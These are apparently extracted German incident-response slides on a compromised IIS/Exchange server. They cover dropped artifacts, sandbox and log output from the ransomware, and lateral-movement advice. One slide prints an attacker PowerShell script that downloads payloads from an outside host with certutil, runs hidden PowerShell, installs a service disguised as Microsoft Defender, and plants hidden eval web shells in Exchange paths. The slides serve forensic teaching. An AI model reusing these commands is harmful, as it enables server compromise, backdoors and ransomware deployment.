WiseUnlock64.sys	28.04.2021 19:03	Systemdatei	34 KB
mmpene86.exe	27.04.2021 13:51	Anwendung	888 KB
mmpene.exe	27.04.2021 13:51	Anwendung	1.031 KB
PFR0.log	18.03.2021 22:39	Textdokument	77 KB
iis7.log	05.04.2020 12:55	Textdokument	77 KB
certom.log	20.06.2019 19:22	Textdokument	18 KB
certenroll.log	28.03.2019 10:32	Textdokument	1 KB
certmmc.log	28.03.2019 10:32	Textdokument	1 KB
hh.exe	18.04.2018 17:41	Anwendung	17 KB
HelpPane.exe	02.06.2017 10:10	Anwendung	717 KB
notepad.exe	09.07.2015 19:57	Anwendung	189 KB
ntbtlog.txt	28.07.2014 13:54	Textdokument	238 KB
win.ini	16.04.2014 17:24	Konfigurationseinst...	1 KB
IE11_main.log	16.04.2014 13:19	Textdokument	18 KB
IE10_main.log	16.04.2014 12:34	Textdokument	16 KB
IE9_main.log	16.04.2014 11:25	Textdokument	6 KB



inetsrv


Computer > Lokaler Datenträger (C:) > Windows > System32 > inetsrv

inetsrv durchsuchen

Organisieren Öffnen Neuer Ordner

Name	Änderungsdatum	Typ	Größe
MetaBase.xml	29.04.2021 14:01	XML-Dokument	10 KB
bd.bat	27.04.2021 03:46	Windows-Batchdatei	1 KB
tight.msi	27.04.2021 03:45	Windows Installer-P...	2.428 KB
c.ps1	23.04.2021 13:01	Windows PowerShel...	3 KB
svchost.exe	21.04.2021 23:38	Anwendung	245 KB
tnserver.exe	17.12.2020 11:34	Anwendung	1.762 KB
w3ctrip.dll	12.09.2019 05:44	Anwendungserweit...	14 KB
rsca.dll	12.09.2019 05:44	Anwendungserweit...	31 KB
rscaext.dll	12.09.2019 05:44	Anwendungserweit...	51 KB
nativerd.dll	12.09.2019 05:44	Anwendungserweit...	462 KB
iisreg.dll	12.09.2019 05:44	Anwendungserweit...	110 KB
iisres.dll	12.09.2019 05:44	Anwendungserweit...	215 KB
iissyspr.dll	12.09.2019 05:44	Anwendungserweit...	66 KB
iisutil.dll	12.09.2019 05:44	Anwendungserweit...	273 KB
appobj.dll	12.09.2019 05:44	Anwendungserweit...	375 KB
iissetup.exe	12.09.2019 05:26	Anwendung	287 KB
aspnetca.exe	12.09.2019 05:26	Anwendung	224 KB
appcmd.exe	12.09.2019 05:26	Anwendung	189 KB

So viele Artefakte...



The screenshot shows the Windows PowerShell ISE interface. The main window displays a script with the following commands:

```
1 certutil -urlcache -split -f http://t.hwqloan.com/dns dn.ps1
2 certutil -urlcache -split -f http://t.hwqloan.com/m6.exe m6.exe
3 certutil -urlcache -split -f http://t.hwqloan.com/svchost.dat svchost.exe
4 powershell.exe -w hidden -nop -c "IEX ((new-object net.webclient).downloadstring('dn.ps1'))"
5 #cmd /c delete Windowsm_Update
6 cmd /c svchost.exe install "Windowsm_Update" "m6.exe"
7 cmd /c sc config "Windowsm_Update" DisplayName= "Microsofts Defender Antivirus Network Inspection Service"
8 cmd /c sc description "Windowsm_Update" "Microsofts Defender Antivirus Network Inspection Service"
9 cmd /c Set ProcessName=m6.exe
10 cmd /c sc start "Windowsm_Update"
11 md "C:\inetpub\wwwroot\aspnet_client\js\demo"
12 md "$env:exchangeinstallpath\Frontend\HttpProxy\ecp\auth\js\demo"
13 echo 'http://localhost/#<script language="JScript" runat="server">function Page_Load(){eval(Request["code"],"u"+"n"+"s"+"
14 echo 'http://localhost/#<!--#include virtual="wanlin.txt"-->' |out-file 'C:\inetpub\wwwroot\aspnet_client\js\demo\wanlins.
15 echo 'http://localhost/#<script language="JScript" runat="server">function Page_Load(){eval(Request["code"],"u"+"n"+"s"+"
16 echo 'http://localhost/#<!--#include virtual="wanlin.txt"-->' |out-file '$env:exchangeinstallpath\Frontend\HttpProxy\ecp\
17 #copy "C:\inetpub\wwwroot\aspnet_client\wanlin.aspx" "C:\inetpub\wwwroot\aspnet_client\js\demo\wanlins.aspx"
18
19 #copy "C:\inetpub\wwwroot\aspnet_client\wanlin.txt" "C:\inetpub\wwwroot\aspnet_client\js\demo\wanlin.txt"
20
21 attrib "C:\inetpub\wwwroot\aspnet_client\js" +s +h
22
23 attrib "C:\inetpub\wwwroot\aspnet_client\js\*" +s +h
24
25 attrib "C:\inetpub\wwwroot\aspnet_client\js\demo" +s +h
26
27 attrib "C:\inetpub\wwwroot\aspnet_client\js\demo\*" +s +h
28 attrib "C:\inetpub\wwwroot\aspnet_client\wanlin*" +s +h
29
30 attrib "$env:exchangeinstallpath\Frontend\HttpProxy\ecp\auth\js" +s +h
31
32 attrib "$env:exchangeinstallpath\Frontend\HttpProxy\ecp\auth\js\*" +s +h
33
```


Four purple arrows point to specific artifacts in the script:

- Arrow 1 points to the first three lines (certutil commands).
- Arrow 2 points to the powershell.exe command (line 4).
- Arrow 3 points to the directory creation commands (lines 11-12).
- Arrow 4 points to the attrib commands (lines 21-32).

The right-hand pane shows the 'Befehle' (Commands) list, which includes various system and network-related commands such as Add-ADComputerServiceAccount, Add-ClusterDisk, Add-ClusterFileServerRole, Add-ClusterGenericApplicationRole, Add-ClusterGenericScriptRole, Add-ClusterGenericServiceRole, Add-ClusterGroup, Add-ClusterNode, Add-ClusterPrintServerRole, Add-ClusterResource, Add-ClusterResourceDependency, Add-ClusterResourceType, Add-ClusterServerRole, Add-ClusterSharedVolume, Add-ClusterVirtualMachineRole, Add-Computer, Add-Content, Add-History, Add-JobTrigger, Add-Member, Add-PSSnapin, Add-Type, Add-WebConfiguration, Add-WebConfigurationLock, Add-WebConfigurationProperty, Add-WindowsFeature, B:, Backup-GPO, and Backup-WebConfiguration.

The bottom status bar shows the current directory: PS C:\Windows\system32>

Und der AV?




Symbolfoto!!!!!!!elf

Und der AV?

Anti-Virus



PowerShell
Scripte



Exchange Backdoors

joesandbox.com
🔍 📄 🏠

joeSandbox Cloud BASIC

Overview ▾ Signatures ▾ Startup Domains / IPs Dropped Static Network Hooks Stats Behavior ▾ Disassembly ▾

Analysis Report mspene.exe

Overview

General Information

Sample Name:	msmpene.exe 📄
Analysis ID:	400417 📄
MD5:	6dce80d18a26... 📄
SHA1:	e365a6acd90e... 📄
SHA256:	970bfb978e16... 📄
Infos:	📄 HTTP 📄 HCRY

Most interesting Screenshot:



Detection

MALICIOUS

SUSPICIOUS

CLEAN


UNKNOWN

Score:	68
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for s...
- Creates files in the recycle bin to ...
- Creates files inside the volume dr...
- Deletes shadow drive data (may ...
- Deletes the backup plan of Wind...
- May disable shadow drive data (...
- Abnormal high CPU Usage
- Creates COM task schedule obje...
- Creates a process in suspended ...
- Creates files inside the system di...
- Deletes files inside the Windows ...
- Enables security privileges
- May sleep (evasive loops) to hind...


Classification



```
-----  
[redacted] (0)  
started net scan (1)  
finished net scan  
started exploring on c (2)  
[redacted] has admin access (3)  
[redacted] has admin access  
[...]  
started exploring on [redacted] (4)  
started exploring on [redacted]  
[...]  
finished end-ing larges on [redacted] (5)  
finished end-ing vlrges on [redacted]  
finished end-ing larges on [redacted]  
finished end-ing lrgmkvs on [redacted]  
finished end-ing normalls on [redacted]  
finished end-ing vlrges on [redacted]  
finished end-ing larges on [redacted]  
finished end-ing lrgmkvs on [redacted]  
[...]  
Started Renaming (6)  
Started Noteing (7)  
  
other minor things  
reachedEnd (8)  
  doing final jobs  
waiting for network threads
```

18 Lateral Movement 101 / 1

Wenn du auf einem DC bist, startest du keinen Netzwerkscan, sondern ...



The screenshot displays two windows from a Windows Server environment. The background window is the DNS Manager console, showing a DHCP server named 'gaia.andmore.com' with several IPv4 scopes. The foreground window is the Active Directory Users and Computers console, showing a tree view of the directory structure. A table in the foreground window lists the contents of the 'Computers' container.


Name	Type
WIN2008-SVR	Computer
WIN2008R2-SVR	Computer
WIN7PRO	Computer
WIN7PRO-REMOTE	Computer

19 Lateral Movement 101 / 1

Aber wenn du unbedingt willst, mach es richtig!



DC1
192.168.1.1/16



App Server
192.168.2.54/16



GF
192.168.6.43/16



File Server
192.168.1.23/16



Betriebsleiter
192.168.5.54/16



Buchhaltung
192.168.1.54/16



IT Admin
192.168.1.56/16

Firmennetzwerk: 192.168.1.1 – 192.168.255.255



admin
3.1.54/16

File Server
192.168.1.23/16


Firmennetzwerk: 192.168.1.1 – 192.168.255.255

Portscanner der Ransomware: 192.168.1.1– 192.168.1.255

Firmennetzwerk: 192.168.1.1 – 192.168.255.255

Lateral Movement 101 / 2

Ich wusste nicht, dass es “falsches” Lateral Movement gibt...



```
$targets = $args  
foreach ($target
```

```
$PSScriptRo  
$exe_Path_S  
$root_UNC =  
$dir_Dest =  
$exe_Path_De  
$cmd = $args
```

```
$Path_Dest_U
```

```
$exec_Result
```

```
$WmiMethodA  
$WmiMethodA  
$WmiMethodA  
$WmiMethodA  
$WmiMethodA
```

```
$WmiMethodArgs[ 'ComputerName' ] = $target  
